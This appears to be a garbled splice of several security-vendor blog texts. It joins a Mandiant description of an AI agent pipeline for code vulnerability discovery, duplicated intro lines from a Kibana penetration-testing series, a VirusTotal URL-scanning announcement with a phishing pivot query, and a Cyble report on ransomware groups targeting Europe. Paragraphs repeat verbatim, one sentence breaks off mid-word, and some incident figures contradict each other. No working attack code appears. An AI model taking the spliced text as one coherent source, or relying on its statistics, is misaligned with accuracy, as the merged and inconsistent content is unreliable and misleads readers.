To help defenders implement similar approaches for their own environments, we are sharing the details of this internal, point-in-time architecture for the first time. AVDH can also be used alongside CodeMender’s ongoing scanning to create a two-layered defense strategy.
Real-World Results
In the 10 months that we’ve been using AVDH, we’ve seen it have a significant impact. During a recent incident response investigation involving stolen corporate repositories, the harness discovered over 100 true-positive critical vulnerabilities in just two days — achieving results in a fraction of the time required for manual review.
This has greatly accelerated how Mandiant discovers vulnerabilities at scale. We have used it to analyze environments spanning tens of millions of lines of code, and execute thousands of pipelines to generate tens of thousands of findings. This rapid analysis has uncovered dozens of assignable flaws in widely used web extensions and open-source projects, resulting in 12 assigned CVEs, including CVE-2026-13242, CVE-2026-55803, and an additional dozen currently in active disclosure.
While fast, broad, high-precision scanning has been one of the key benefits of AVDH, it has also acted as a force multiplier during our targeted adversary simulation engagements. We recently processed a client’s web application source code through the harness, and quickly found a remote code execution (RCE) vulnerability that enabled initial access.
AVDH has repeatedly proven invaluable for navigating mature defenses and accelerating complex exploit chains.
Architecting the Pipeline
Harnesses have become a vital tool for cybersecurity uses of large language models (LLMs). They help mitigate much of the model’s unpredictability, driven by inherent, non-deterministic behavior, and dramatically improve their effectiveness at code analysis.
The programmatic infrastructure of a harness orchestrates agents in a strictly deterministic manner toward objective completion. For AVDH, we used the Google Agent Development Kit (ADK), an LLM framework that implements the most common agent orchestration patterns, and provides flexibility for configuring custom and third-party integrations. This approach aligns with the agentic orchestration capabilities now available in Google Antigravity, which provides a centralized workspace for builders to steer and manage these agentic workflows.
Our decades of frontline experience discovering and remediating vulnerabilities across every software domain helped us structure AVDH around the proven methodologies our consultants execute daily. AVDH chains specialized agents together in a sequential pipeline, much like the waterfall approach to software development: each phase is completed before the next begins. This pipeline yields a prioritized, risk-rated list of findings, primed for a human expert to review.
Just as frontline security experts rely on organizational context, an agentic harness requires rich environmental inputs — such as asset inventories, software bills of materials (SBOMs), architecture documentation, and threat intelligence. When fed into a distilled human knowledge base, this contextual data allows agents to dynamically select relevant skills, language rules, and vulnerability patterns for deep analysis.
A critical first step when using AI for code security analysis is to establish a threat model for the target codebase. Software architectures can vary wildly, and without a threat model, we can lose valuable context, such as attack vectors, business logic, and reachability.
While traditional source code review engines rely on rigid pattern-matching rules, an LLM offers the distinct advantage of distinguishing code accessible to a standard user from code restricted to an administrator, or code that is never executed at all.
Our pipeline begins by dispatching an Explorer agent to identify the core purpose of the target codebase. This agent determines the software domain (such as web or desktop application), reviews discovered documentation, flags directories to exclude from scanning (such as those containing unit tests), and dispatches Specialist Explorer subagents.
These Specialist Explorers then delve into their respective focus areas, including authentication, authorization, routing, and other domain-specific categories. Their output is passed to a Threat Model Synthesis agent, which aggregates the findings into a cohesive threat model.
Once this stage of analysis is complete, the consultant is presented with both textual and visual representations of the threat model for verification before analysis continues. This approval gate helps ensure that the rest of the pipeline has an accurate foundation to operate on.
Figure 3 shows an example layout of a visual threat model generated by the harness, indicating which application components are exposed and how they connect.
Figure 3: Visual representation of a threat model for a sample codebase
Entry Point Discovery
With the threat model established, we deploy parallelized Discovery agents to analyze every in-scope file. These agents use the lightweight Gemini Flash Lite model to process code at scale to extract critical application entry points, such as HTTP routes, inter-process communication (IPC) listeners, and other domain-specific attack vectors. Simultaneously, they isolate and extract all identifiable sources of user input nested in these identified entry points.
Figure 4: Entry point discovery workflow diagram
Context Enrichment
Once entry points are selected for analysis, the harness assigns each to a dedicated Enrichment agent. In enterprise applications, analyzing an entry point in isolation is rarely sufficient — critical components like sanitizers, permissions, and routing conditions are often highly distributed.
Furthermore, vulnerabilities frequently hide deep within nested function calls, multiple hops and files away from the initial source. To bridge this gap, the Enrichment agent navigates the codebase to aggregate contextually relevant code for its assigned entry point. It evaluates this aggregated data to determine whether the entry point requires further analysis by the Access Control agent, the Data Flow Analysis agent, or both.
Figure 5: Context enrichment workflow diagram
Hypothesis Generation
Effective code analysis hinges on observing two primary properties: control flow and data flow. While control flow dictates the execution order of tasks and instructions, data flow traces how information moves and transforms throughout the application.
Our AVDH delegates these critical tasks to the Access Control and Data Flow Analysis agents, respectively.
At this stage, these agents perform minimal self-validation. Their primary objective is expansive brainstorming. To manage the sheer volume of hypotheses produced, this creative process is kept in check by a Confidence Filter configured by the consultant.
Figure 6: Hypothesis generation gating diagram
The Access Control agent evaluates the protections surrounding the target entry point to determine its overall accessibility to application users. Its primary purpose is to validate security assumptions, and confirm whether privileged functionality is restricted or inadvertently exposed to unauthorized users. This analysis exposes flaws where a check was never made, or made against the wrong identity, including missing authorization, privilege escalation, and cross-site request forgery (CSRF).
Meanwhile, the Data Flow Analysis agent tracks the flow of user input from the initial entry point throughout the entire application. It traces data as it traverses nested function calls, sanitizer transformations, and storage boundaries like databases.
The agent's goal is to determine if this user-supplied data ever reaches a dangerous "sink," a function where malicious input could execute and cause harm. This deep tracing unearths vulnerability classes such as SQL injection, cross-site scripting (XSS), command injection, and path traversal.
Hypothesis Validation
Once hypotheses are generated for the target codebase, our harness dispatches a new set of agents to validate them. In LLMs, the temperature parameter dictates the variability and randomness of the output: lower temperatures yield predictable, stable responses, while higher values can produce radically different results each time.
Our harness uses this by dispatching multiple Validation agents configured with high temperature settings to assess each hypothesis, alongside a single ValidationSynthesis agent tasked with processing their verdicts to make a final decision. Using a higher temperature enables our validation to cover a much broader spectrum of possibilities rather than more predictable, expected responses. Ultimately, this temperature configuration provides richer, more comprehensive context for the agent making the final determination.
The Synthesis agent evaluates the reasoning and verdicts from the Validation agents to determine if the hypothesis meets our rigorous quality criteria and aligns with the overall threat model. From here, there are three possible outcomes:
Confirmed finding: The hypothesis is robust, and the Validation agents have independently verified it.
Disproven hypothesis: The Validation agents surface significant conflicting evidence disputing the validity of the flaw.
Rejected hypothesis: The hypothesis does not align with the established threat model, or does not qualify as a vulnerability.
Figure 7: Hypothesis validation workflow diagram
Human Subject-Matter Expertise
Expert Validation
Once the harness deduplicates and risk-rates the confirmed findings, we continue the analysis with rigorous human expert review. We perform due diligence by dynamically replicating the exploitation and executing Proof-of-Concept (POC) code to verify that the AI assumptions are accurate and that no unseen compensating controls hinder the attack path.
Once validated, the consultant synthesizes the AI-generated finding with their own expert analysis and prepares it for formal disclosure. Conversely, any findings that fail to pass this dynamic testing phase are discarded.
We encourage network defenders considering implementing similar vulnerability discovery harnesses to manually validate findings.
Figure 8: Human-in-the-loop handover diagram
Distilled Knowledge
While human-in-the-loop validation of confirmed findings effectively minimizes false positives, we still need to address false negatives.
To determine if the AI agents had missed any vulnerabilities, we engineered a rules-based approach that directly injects Mandiant subject-matter expertise into the analysis pipeline. It uses highly-specialized prompts distilled from our consultants' collective knowledge, similar to the skills engineering concept.
Integrating this human intelligence directly into our AI-driven analysis significantly elevates the precision of the results. To ensure this knowledge system remains modular and scalable, we structured it as a hierarchy with the software domain at the top, followed by three primary rule categories: language, framework, and vulnerability.
Figure 9: Agentic rule system hierarchy
Framework and language rules apply across the entire pipeline, equipping the agents with consultant insights into the specific technologies employed within the target codebase. These rules encompass critical details, such as common entry point definition patterns and unique attack surfaces, with additional contextual information essential for threat modeling.
In contrast, vulnerability rules apply exclusively during the final stages of the pipeline, prescribing precisely how to discover, validate, and risk-rate specific types of vulnerabilities. This structured system ensures the entire analysis pipeline is infused with Mandiant’s human expertise in a maintainable, highly modular way.
Figure 10: Methodology rule application diagram
Measuring Success
Accurate benchmarking and evaluation are critical to maintaining and continuously improving an agentic code analysis pipeline. We developed a rigorous internal methodology for measuring the performance of our orchestration harness, ensuring that prompt adjustments and rule updates consistently drive positive, data-backed improvements without introducing quality regressions.
We recommend implementing an analogous benchmarking system to gauge progress and efficacy with your code analysis pipeline.
Benchmark Targets
While public code vulnerability datasets exist, training data contamination presents a significant challenge for evaluating LLMs. It is possible that modern frontier models have already ingested these public repositories, making it nearly impossible to determine if a model is genuinely reasoning through a vulnerability or simply recalling a memorized solution.
To ensure high-fidelity evaluation, we developed a suite of proprietary, synthetic codebases. These custom benchmarks span software domains, programming languages, vulnerability depths, and architectures, from traditional monoliths to modern microservices.
Crucially, our security consultants manually verify every injected vulnerability to ensure it is genuinely reachable and dynamically exploitable. As we tune the harness and its underlying prompts, we enforce strict review processes to actively prevent the AI from overfitting to these benchmark codebases.
Benchmark Grading
Our grading process pairs AI evaluation with expert human-in-the-loop review. When our harness analyzes a benchmark directory, the output is passed to a dedicated Grading agent. This grader evaluates the pipeline's findings against our ground-truth dataset, demanding precise vulnerability matches rather than relying on loose semantic similarity.
From there, the grading pipeline branches out to handle edge cases:
False positive triage: Harness findings that do not map to the ground truth are routed to a secondary agent to definitively classify them as either false positives or legitimate vulnerabilities.
Duplicate resolution: If the pipeline produces multiple findings that map to a single ground-truth issue, another agent analyzes the cluster to determine whether the findings are duplicates.
Finally, a human expert manually reviews the graded data to validate the accuracy of the AI judges. We perform this rigorous testing cycle across multiple domains and architectures for every major release of the harness, averaging out the results to account for the inherent non-determinism of LLMs.
Framework and language rules apply across the entire pipeline, equipping the agents with consultant insights into the specific technologies employed within the target codebase. These rules encompass critical details, such as common entry point definition patterns and unique attack surfaces, with additional contextual information essential for threat modeling.
In contrast, vulnerability rules apply exclusively during the final stages of the pipeline, prescribing precisely how to discover, validate, and risk-rate specific types of vulnerabilities. This structured system ensures the entire analysis pipeline is infused with Mandiant’s human expertise in a maintainable, highly modular way.
To match these emerging threats, securing the code pipeline must be a critical component of a modern defense strategy. Manual source code review can’t keep pace with AI, and traditional scanning engines consistently miss the broad spectrum of vulnerabilities hidden in modern software.
However, the success of our harness proves defenders can reclaim the advantage against adversarial AI. By embedding frontier models within an expert-defined harness, defenders can automate the discovery of routine vulnerabilities.
Handling these standard findings transforms source code visibility into a scalable defense, freeing our consultants and other defenders to focus entirely on complex flaws. We believe that the process of building and refining this harness has demonstrated that AI is most effective when deployed as a practical multiplier for human expertise.
While our tool was built for point-in-time assessments and deep, proactive vulnerability discovery, our recent blog post describes how CodeMender complements this by providing continuous, AI-enabled monitoring for software development and vulnerability management. For organizations looking to deploy these capabilities out-of-the-box, Google AI Threat Defense offers an always-on platform.It includes CodeMender’s code scanning and remediation to analyze systems, prioritize threats, patch vulnerabilities, and continuously monitor for new attacks. Combining AVDH for targeted, deep analysis with CodeMender’s ongoing scanning creates a two-layered defense strategy. This approach leverages point-in-time remediation for complex chains while maintaining continuous visibility over the development lifecycle.
We have access through port 9200. We have code execution through port 5601. Reconnaissance is complete, CVEs have been exploited, and Kibana has been compromised. Over the past three posts, we proved that we could get in. Now we prove what happens after.
We have access through port 9200. We have code execution through port 5601. Reconnaissance is complete, CVEs have been exploited, and Kibana has been compromised. Over the past three posts, we proved that we could get in. Now we prove what happens after.
In Parts 1 and 2, every command targeted port 9200. Every exploit, every reconnaissance query, every credential test hit the Elasticsearch REST API directly. But Elasticsearch rarely operates alone. Sitting alongside it on most deployments is Kibana, the visualization and management interface, quietly serving dashboards on port 5601 with its own API surface, plugin architecture, and history of critical vulnerabilities.
In Parts 1 and 2, every command targeted port 9200. Every exploit, every reconnaissance query, every credential test hit the Elasticsearch REST API directly. But Elasticsearch rarely operates alone. Sitting alongside it on most deployments is Kibana, the visualization and management interface, quietly serving dashboards on port 5601 with its own API surface, plugin architecture, and history of critical vulnerabilities.
Introduction
In today's fast-moving cybersecurity landscape, threat analysts must move beyond basic, binary reputation scores to successfully defend against modern, highly adaptive web threats. Traditional URL analysis has been redefined by the launch of URL Scanning 2.0, an update that significantly expands VirusTotal's URL analysis capabilities by introducing automated visits with a full browser instance and deeper historical visibility.
Instead of relying on static reputation scores alone
In today's fast-moving cybersecurity landscape, threat analysts must move beyond basic, binary reputation scores to successfully defend against modern, highly adaptive web threats. Traditional URL analysis has been redefined by the launch of URL Scanning 2.0, an update that significantly expands VirusTotal's URL analysis capabilities by introducing automated visits with a full browser instance and deeper historical visibility.
Instead of relying on static reputation scores alone, URL Scanning 2.0 enriches reports with "under-the-hood" headless browser telemetry, including the DOM, full-page screenshots, web technologies, and network request logs. Crucially, it introduces historical analysis pivoting, giving analysts the ability to track how a page has changed over time.
URL Scanning 2.0
To successfully defend against modern, highly adaptive web threats, threat analysts must move beyond basic, binary reputation scores. With the debut of URL Scanning 2.0, VirusTotal introduces robust headless browser integration that captures how a page behaves dynamically in a clean sandbox environment.
Every scan now generates rich, granular telemetry that provides a blueprint of the target page's execution:
- Headless Browser Data: Full-page visual screenshots, full DOM (Document Object Model) trees, and web technologies (e.g., Cloudflare, PHP, HTTP/3).
- Page and Network Statistics: Highly detailed counters of individual network requests, encrypted HTTPS transactions, unique contacted domains/subdomains, and serving IP address mappings with geographic tracking.
- Anti-Phishing Fingerprints: Automatic identification of brands, cloned-website tags, password input fields, tracker IDs, and favicon dhashes.
- Historical Pivoting: A timeline containing historical analyses of a URL with its corresponding risk score, allowing analysts to track exactly how its metadata and content have shifted over time.
Access Levels in VirusTotal
Public Access (Free for VirusTotal Users) The core enhancements of the URL Scanning 2.0 engine are available to everyone. For the latest scan, analysts can access rich telemetry generated by headless browser execution, including visual screenshots, extracted JavaScript globals, console messages, and a list of all loaded network resources.
VirusTotal Premium Customers For paid VirusTotal customers, the platform unlocks deeper retrospective capabilities and exclusive data fields. Analysts have the ability to pivot to and review the full historical analyses of a URL as it was observed at specific points in time, and access advanced telemetry like the full DOM captures of the execution. Furthermore, premium access unlocks advanced infrastructure relationships, allowing users to pivot on contacted domains, IPs, and downloaded files.
Note: The aforementioned Google Threat Intelligence and Automatic Brand Identification features are exclusively available to Google Threat Intelligence customers.
Investigating a Phishing Case
Initially, when an analyst navigates to the mentioned URL to view the report generated by VirusTotal, they would see something similar to the following with the new URL Scanning features:
At the top of the interface, we can see that the URL has been scanned three times. This means there are three distinct reports for the same URL, each potentially containing different information that could be highly useful for an analyst. In the top right corner, we can view these past analyses by clicking on "History".
This is where the new historical analysis pivoting comes into play: it allows analysts to travel back through a URL's timeline with point-in-time snapshots.
By clicking on "History", we can view all the historical analyses for that URL, including response codes, detections, screenshots, and other metadata. You can also apply filters to narrow down the timeline and view only the historical records you are interested in, based on specific response codes, URL actions, and other criteria.
In this case, if we click on the initial historical analysis performed on July 6, 2026 (as shown in the screenshot above), we can examine its specific information across the "Summary", "Details", and "Detection" tabs. A key feature of URL Scanning 2.0 is that the information within these report tabs will dynamically re-render to match the exact historical state of the snapshot you select.
As observed in the history timeline, after clicking on this specific analysis included a live screenshot and other relevant metadata, indicating the scan occurred while the website was fully operational and actively distributed. The previous screenshot gives us a clear view of how the phishing page was visually structured.
Furthermore, diving into the "Details" tab reveals other interesting technical artifacts from the campaign. These details are incredibly useful for pivoting and identifying new malicious URLs that share similar characteristics.
Among the wealth of information generated by URL Scanning 2.0, analysts will find HTTP transactions, detected JavaScript variables, console messages, external outbound links, and other critical metadata. These key technical markers serve as pivotable and searchable attributes, allowing teams to conduct advanced footprint hunting and instantly find other malicious URLs exhibiting the exact same technical fingerprint.
Furthermore, every snapshot taken during each analysis provides the complete Document Object Model (DOM) tree captured by the full browser instances. It allows you to inspect the exact structure of the page as it was dynamically rendered to the victim, exposing elements that static scans might miss. As can be seen in the following image, having direct access to this point-in-time DOM data empowers analysts to dig deep into the page's architecture.
Advanced Threat Hunting: Scaling the Investigation
Let's scale our investigation using VirusTotal Intelligence queries based on the artifacts discovered via URL Scanning 2.0.
During the analysis of the financial phishing site, we discovered that the page relied on static assets hosted on a third-party domain: jiaoyisuo.thai2570[.]com. We can pivot on this finding using an advanced query:
VT Query
entity:url (outgoing_link:jiaoyisuo.thai2570.com OR content:jiaoyisuo.thai2570.com)
The results demonstrate a multi-brand operation, including fake cryptocurrency exchange portals and typosquatting domains for other financial services. By further pivoting on the hosting domain with entity:domain "thai2570.com", analysts can map out a highly segmented subdomain tree used for hosting assets, capturing payments, and backend control panels.
Conclusion
URL Scanning 2.0 represents a paradigm shift in how security analysts investigate web-based threats. Investigations are no longer limited to static verdicts. By surfacing powerful metadata directly inside the workflow—such as historical DOM captures, live screenshots, and pivotable technical identifiers—analysts can now turn a single indicator into a comprehensive infrastructure map.
Log in to VirusTotal to explore the new URL Scanning 2.0 features today, and consider upgrading to VirusTotal Premium to unlock the full power of historical pivoting and advanced threat hunting.
Europe faced a ransomware onslaught in the first half of 2026 that sets a troubling precedent for the remainder of the year. According to Cyble Research and Intelligence Labs (CRIL), the region experienced 866 documented ransomware attacks, 51 confirmed data breach incidents, and 7 initial access sales between January and June 2026. These figures represent not just a volume problem, but a fundamental shift in how threat actors are organizing, targeting, and monetizing their operations within E
Europe faced a ransomware onslaught in the first half of 2026 that sets a troubling precedent for the remainder of the year. According to Cyble Research and Intelligence Labs (CRIL), the region experienced 866 documented ransomware attacks, 51 confirmed data breach incidents, and 7 initial access sales between January and June 2026. These figures represent not just a volume problem, but a fundamental shift in how threat actors are organizing, targeting, and monetizing their operations within European territory.
What distinguishes the ransomware threats in Europe from other global regions is the concentration of power among a small number of highly sophisticated threat actors. While the threat ecosystem encompasses dozens of groups, five dominant ransomware operators account for approximately 55% of all documented activity. This concentration creates predictability—European security leaders can now identify, profile, and build specific defensive strategies against known adversaries.
The Five Dominant Ransomware Groups Targeting Europe
1. Qilin: The Biggest Ransomware Threat in Europe
Attack Volume: 158 documented incidents (18.2% of regional total)
Qilin stands as the dominant ransomware threat actor targeting Europe, commanding operational superiority through sophisticated affiliate management, rapid exploit weaponization, and industry-specific targeting intelligence.
Qilin's dominance stems from understanding European organizational economics. Construction projects operate under time-sensitive contracts with contractually-defined penalties for delay. A single day of downtime on a €50 million construction project can trigger cascading costs exceeding €100,000. This economic reality translates directly into ransom payment likelihood, making Qilin's targeting strategy rational and highly effective.
The group maintains an extensive affiliate network capable of concurrent operations across multiple European nations. Evidence suggests Qilin has compartmentalized its operations: initial access brokers handle reconnaissance and network compromise, mid-tier operators manage lateral movement and privilege escalation, and final-stage operators execute encryption and exfiltration. This division of labor enables rapid scaling and reduces attribution risk.
Why Qilin Dominates:
Industry Expertise: Deep understanding of construction project timelines and financial exposure
Exploit Library: Rapid weaponization of both known and zero-day vulnerabilities
Data Monetization: Established data brokerage partnerships ensure exfiltrated data reaches buyers
European Security Implications: Organizations in construction, professional services, and manufacturing should treat Qilin as their primary threat actor concern. Defensive strategies must prioritize data exfiltration prevention, network segmentation, and immutable backup infrastructure.
2. The Gentlemen: The Rising European Threat
Attack Volume: 144 documented incidents (16.6% of regional total)
The Gentlemen represent an emerging threat actor that has achieved remarkable scale in a relatively short operational window. Unlike established groups that evolved from other cybercriminal operations, The Gentlemen appear purpose-built for ransomware-as-a-service operations.
Geographic Concentration:
Europe: 144 attacks (primary focus)
United States: 100 attacks (secondary focus)
Thailand: 35 attacks (supply-chain targeting)
South Asia: 40 attacks
Worldwide Sectoral Targeting:
Construction: 45 incidents
Manufacturing: 56 incidents
Healthcare: 37 incidents
IT & ITES: 36 incidents
Professional Services: 29 incidents
Operational Characteristics:
The Gentlemen's rapid emergence and sustained growth suggest significant operational funding and technical sophistication. The group's geographic diversification—maintaining European dominance while aggressively expanding into Asia-Pacific—indicates either organizational scale or partnerships with regional threat actors.
Notably, The Gentlemen's Thailand targeting (35 incidents) suggests supply-chain attack sophistication. By compromising manufacturing and logistics operations in Thailand, the group can leverage these beachheads for downstream attacks against Western European organizations. This cross-continental supply-chain targeting represents a significant evolution in ransomware operational sophistication.
Key Distinction: While Qilin focuses on maximizing ransom payments from individual targets, The Gentlemen appear to prioritize operational scale and geographic expansion. This suggests the group may be building toward either:
A mega-RaaS platform rivaling LockBit's historical dominance
Preparation for potential acquisition or partnership with state-sponsored actors
Geographic arbitrage—leveraging lower prosecution risk in developing nations while maintaining European operations
European Security Implications: The Gentlemen's emergence signals market competition is intensifying. Organizations should monitor this group's operational evolution closely, as aggressive growth often precedes operational mistakes that create defensive opportunities.
3. LockBit: The Persistent Legacy Threat
Attack Volume: 61 documented incidents (7.0% of regional total)
LockBit's presence in European targeting represents a significant finding given sustained law enforcement pressure and multiple platform disruption attempts. Despite being targeted by coordinated international takedown operations, LockBit maintained operational capability throughout H1 2026.
Geographic Concentration:
Europe: 61 attacks (Primary operations)
North America: 47 attacks (Secondary operations)
Distributed: Global presence indicating resilient infrastructure
Worldwide Sectoral Targeting:
Construction: 22 incidents
Manufacturing: 22 incidents
Government & LEA: 12 incidents
Healthcare: 19 incidents
Professional Services: 13 incidents
Operational Resilience:
LockBit's continued operations despite international enforcement actions demonstrate several critical lessons:
Affiliate Compartmentalization: By maintaining separate operational cells, LockBit can continue operations even when core infrastructure is disrupted
Rapid Rebranding: The group has adopted multiple identities and platform variants, complicating attribution
Infrastructure Redundancy: Multiple command-and-control server locations across jurisdictions with varying law enforcement cooperation levels
Operator Recruitment: Continuous recruitment of new affiliates from emerging cybercriminal talent pools
The group's continued viability suggests that law enforcement actions, while disruptive, are insufficient to eliminate established RaaS operations. Organizations cannot rely on law enforcement intervention as a defensive strategy; they must assume LockBit and similar groups will remain operational threats indefinitely.
European Security Implications: LockBit should remain on European security teams' active threat monitoring lists. The group maintains technical sophistication, access to critical zero-day exploits, and demonstrated willingness to target European critical infrastructure.
4. Akira: The Opportunistic European Operator
Attack Volume: 59 documented incidents (6.8% of regional total)
Akira represents a secondary-tier ransomware group with focused European operations. The group demonstrates strong preference for Manufacturing and Construction sectors, suggesting industry-specific expertise or targeted affiliate recruitment.
Geographic Concentration:
Europe & UK: 59 attacks (Secondary focus)
North America: 268 attacks (Primary focus)
Secondary: Limited operations in other regions
Worldwide Sectoral Targeting:
Manufacturing: 54 incidents
Construction: 57 incidents
Professional Services: 47 incidents
Consumer Goods: 34 incidents
Healthcare: 13 incidents
Operational Profile:
Akira's disproportionate North American presence (268 attacks) with lower European activity (59 attacks) suggests the group may have established affiliate networks in North America with secondary capacity for European operations. The strong manufacturing and construction focus mirrors Qilin's strategy, indicating these sectors offer superior ransom payment likelihood across multiple geographic markets.
European Security Implications: While not as immediately threatening as Qilin or The Gentlemen, Akira's persistent operations warrant inclusion in threat modeling exercises. European manufacturing and construction organizations should monitor Akira's affiliate recruitment channels and tactical innovations.
5. Dragonforce: The Supply-Chain Specialist
Attack Volume: 54 documented incidents (6.2% of regional total)
Dragonforce rounds out the top-five European threat actors with apparent specialization in Manufacturing and Technology sectors, suggesting possible supply-chain attack capabilities.
Geographic Concentration:
North America: 135 attacks (Primary focus)
Europe & UK: 54 attacks (Secondary focus)
Secondary: Limited global operations
Worldwide Sectoral Targeting:
Manufacturing: 31 incidents
Construction: 48 incidents
Professional Services: 28 incidents
Food & Beverages: 9 incidents
Healthcare: 9 incidents
Operational Pattern:
Dragonforce's heavy US focus with secondary European operations suggests the group may be leveraging North American-based supply chains to gain access to European targets. Manufacturing supply chains are deeply interconnected across transatlantic partners; compromising US manufacturers could provide lateral access into European operations.
European Security Implications: European manufacturing organizations should implement aggressive third-party risk management programs, particularly for US-based suppliers. Dragonforce's supply-chain sophistication suggests the group may bypass direct targeting in favor of compromising upstream vendors.
Top five European Nations Attacked by Ransomware Actors in 2026 H1 (Source: Cyble Research)
Germany: The Manufacturing Battleground
Attack Volume: 155 ransomware attacks (17.9% of regional total)
Germany's position as Europe's manufacturing powerhouse places it at the center of ransomware targeting campaigns. The nation's industrial sector—encompassing automotive, machinery, chemicals, and precision manufacturing—represents the most valuable ransomware target set in Europe.
German organizations represent an optimal target combination: high asset value, supply-chain criticality, strong operational technology integration, and proven willingness to pay ransoms to maintain production schedules. Additionally, Germany's federal structure creates jurisdictional complexity that may slow law enforcement response.
The nation's Mittelstand (mid-market manufacturing firms) are particularly vulnerable—large enough to justify ransom payments, but sometimes lacking enterprise-grade security infrastructure.
Defensive Priority: German manufacturing organizations should assume Qilin, The Gentlemen, Akira, and Dragonforce all maintain active operations targeting their sector. Network segmentation between IT and operational technology (OT) environments should be elevated to critical priority.
United Kingdom: The Financial Services Crosshairs
Attack Volume: 138 ransomware attacks (15.9% of regional total)
The UK faces a different threat profile than Germany, driven primarily by London's position as a global financial services hub. While manufacturing is targeted, Banking, Financial Services, and Insurance (BFSI) organizations command disproportionate attention.
Threat Actor Concentration:
Qilin: 26 attacks
The Gentlemen: 26 attacks
LockBit: 18 attacks
Akira: 13 attacks
Dragonforce: 11 attacks
Sectoral Breakdown:
BFSI: 38 incidents (concentrated targeting)
Technology: 32 incidents
Retail: 26 incidents
Professional Services: 24 incidents
Government & LEA: 16 incidents
Why the UK Is Targeted
London's financial services ecosystem manages trillions in assets, making it extraordinarily valuable to data-exfiltrating threat actors. BFSI organizations hold customer financial data, internal financial records, and strategic information that commands premium prices on dark web marketplaces.
Additionally, regulatory requirements (FCA, PRA, etc.) create pressure for rapid ransom payment to avoid breach notification delays that could trigger regulatory sanctions.
Data Exfiltration Risk: The UK's status as a financial services hub makes it particularly vulnerable to data-centric attack strategies. Organizations should assume that successful breach attempts will include aggressive data exfiltration alongside encryption deployment.
Defensive Priority: UK BFSI organizations must implement robust data loss prevention (DLP), encryption for data in transit and at rest, and aggressive monitoring for unauthorized data access or exfiltration attempts.
France: The Balanced Threat
Attack Volume: 119 ransomware attacks (13.7% of regional total)
France experiences balanced threat distribution across multiple sectors, reflecting both its manufacturing capacity and significant professional services sector.
Threat Actor Concentration:
Qilin: 28 attacks
The Gentlemen: 28 attacks
LockBit: 15 attacks
Akira: 14 attacks
Dragonforce: 8 attacks
Sectoral Breakdown:
Professional Services: 26 incidents
Manufacturing: 24 incidents
Construction: 19 incidents
Technology: 14 incidents
Healthcare: 10 incidents
Why France Faces Distributed Threat
As Europe's second-largest economy, France is attractive to ransomware operators across multiple sectors. The nation's professional services sector (legal, accounting, consulting) is particularly valuable for data exfiltration, while manufacturing remains a consistent target.
Defensive Priority: French organizations should implement sector-specific defensive strategies: professional services firms should prioritize client data protection and DLP, while manufacturing organizations should focus on OT segmentation and operational resilience.
Italy: The Construction and Manufacturing Hub
Attack Volume: 115 ransomware attacks (13.3% of regional total)
Italy faces concentrated targeting in construction and manufacturing sectors, with particular pressure on small-to-medium enterprises in industrial regions.
Threat Actor Concentration:
Qilin: 19 attacks
The Gentlemen: 18 attacks
LockBit: 12 attacks
Akira: 16 attacks
Dragonforce: 8 attacks
Sectoral Breakdown:
Construction: 48 incidents (concentrated)
Manufacturing: 38 incidents
Professional Services: 18 incidents
Retail: 14 incidents
Why Italy Faces Sector-Specific Pressure
Italy's construction industry is particularly vulnerable to ransom attacks due to tight project timelines and significant financial exposure. The nation's manufacturing sector, while sophisticated, sometimes operates with legacy infrastructure that creates exploitation opportunities.
Defensive Priority: Italian construction and manufacturing organizations should prioritize incident response readiness, backup infrastructure resilience, and supply-chain risk management.
Spain: The Emerging Risk
Attack Volume: 87 ransomware attacks (10.0% of regional total)
Spain experiences lower absolute attack volume than Germany, UK, France, or Italy, but faces concentrated pressure in manufacturing and professional services sectors.
Threat Actor Concentration:
Qilin: 20 attacks
The Gentlemen: 18 attacks
LockBit: 8 attacks
Akira: 12 attacks
Dragonforce: 7 attacks
Sectoral Breakdown:
Manufacturing: 28 incidents
Professional Services: 19 incidents
Construction: 16 incidents
Technology: 10 incidents
Regional Observation: Spain's lower attack volume may reflect either lower overall ransomware targeting or more effective defensive implementations. Spanish security teams should not interpret lower numbers as reduced threat but rather as a baseline for future comparison.
Where European Organizations Face Maximum Risk: A Sectoral Analysis
Construction: The Ransomware Goldmine
Attack Volume: 107 documented incidents (58% of all sector targeting across regions – not just in Europe – analyzed)
Construction organizations face disproportionate ransomware targeting across the entire European region. This concentration reflects understood economic vulnerabilities that threat actors exploit with precision.
Why Construction Is Targeted
Time-Sensitive Financial Exposure: Construction projects operate under contractually-defined timelines. Each day of delay triggers cascading costs, financial penalties, and potential contract termination. Organizations facing potential loss of €50-100 million contracts will prioritize rapid recovery over law enforcement involvement.
Operational Technology Integration: Modern construction increasingly relies on Building Information Modeling (BIM), cloud-based project management, and real-time equipment tracking. This IT/OT convergence creates exploitation pathways unavailable in purely IT-based industries.
Supply-Chain Complexity: Construction projects depend on dozens of subcontractors and suppliers. Compromising a single upstream supplier can provide lateral access into prime contractors.
Financial Pressure: Construction firms often operate with tight cash flow, making ransom negotiation essential to preserve solvency.
Accessibility: Many construction firms, particularly smaller regional players, operate with basic security infrastructure, creating easy exploitation opportunities.
European Construction Risk Mapping:
Germany (14 attacks): Heavy machinery and precision manufacturing integration
Supply-Chain Due Diligence: Implement security requirements for subcontractors and equipment suppliers
Professional Services: The Data Exfiltration Target
Attack Volume: 86 documented incidents
Professional services firms (law, accounting, consulting) face sophisticated targeting driven by data exfiltration opportunities rather than operational disruption pressure.
Why Professional Services Are Targeted
Client Confidentiality Risk: Legal privilege and client confidentiality create existential regulatory and reputational exposure. Threat actors leverage this to demand premium ransoms.
Sensitive Data Concentration: Professional services firms accumulate client financial records, litigation strategies, tax information, and corporate secrets—all commanding premium dark web prices.
Regulatory Exposure: GDPR breach notification requirements create pressure for rapid response and ransom payment to avoid regulatory sanctions.
Supply-Chain Position: Professional services firms advise major corporations; compromising advisors provides indirect access to clients.
Trust-Based Business Model: Client relationships depend on confidentiality. A single breach can destroy long-term client relationships and firm reputation.
European Professional Services Risk:
France (16 attacks): Concentrated targeting of Paris-based firms
Germany (16 attacks): Heavy focus on Frankfurt financial advisory firms
UK (17 attacks): London-based legal and accounting partnerships
Italy (6 attacks): Milan and Rome-based advisory firms
Spain (7 attacks): Barcelona and Madrid professional services sector
Key Finding: Professional services firms experience disproportionate data breach incidents (exfiltration with confirmed leak activity) compared to other sectors. Of the 51 total data breach incidents across Europe and UK, professional services represents a concentrated target.
Defensive Recommendations:
Client Data Segregation: Isolate client data on separate network segments with distinct access controls
Data Loss Prevention (DLP): Deploy DLP solutions with aggressive egress controls monitoring client data exfiltration
Encryption Standards: Implement client-facing encryption for all sensitive communications
Access Auditing: Maintain comprehensive logs of all access to sensitive client data
